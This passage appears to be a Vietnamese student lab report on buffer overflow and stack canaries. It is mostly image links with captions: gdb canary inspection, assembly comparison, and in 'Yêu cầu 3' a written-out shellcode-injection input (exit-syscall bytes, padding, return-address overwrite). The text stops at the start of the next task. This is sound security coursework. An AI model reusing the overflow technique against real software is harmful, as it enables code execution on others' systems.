
Bước 3. Thực hiện tấn công buffer overflow với 2 file




Bước 4. Xem giá trị stack canary



Cách 2: Xem giá trị dựa trên hàm kiểm tra canary




Cách 2: Xem giá trị dựa trên hàm kiểm tra canary




**So sánh khác biệt trong code của 2 phiên bản, sinh viên thử xác định vị trí các đoạn code sau trong code assembly:**


**- Thêm giá trị canary vào stack, dự đoán vị trí của canary trong stack?**


****

**- Kiểm tra giá trị canary trước khi kết thúc hàm.**

****

**Sinh viên debug file app2-canary với gdb để xem giá trị stack canary là bao nhiêu?**

****




**Sinh viên thử debug lại app2-canary để xác định giá trị canary? Giá trị này thay đổi ra sao ở mỗi lần debug?**


**Lần 1**

****

**Lần 2**

****


Lần 3




Yêu cầu 3:

Chuỗi input cần nhập vào bao gồm:

* executable codes: thực hiện lệnh thoát chương trình gồm các bytes: b8 01 00 00 00 cd 80
* 21 bytes: 00
* 4 bytes cuối ghi đè vào ref-addr để đảm bảo chương trình thực hiện executable codes ở trên, 4 bytes đó là vị trí chuỗi buf: 68 39 68 55







Yêu cầu 4:

B1: Viết mã assembly

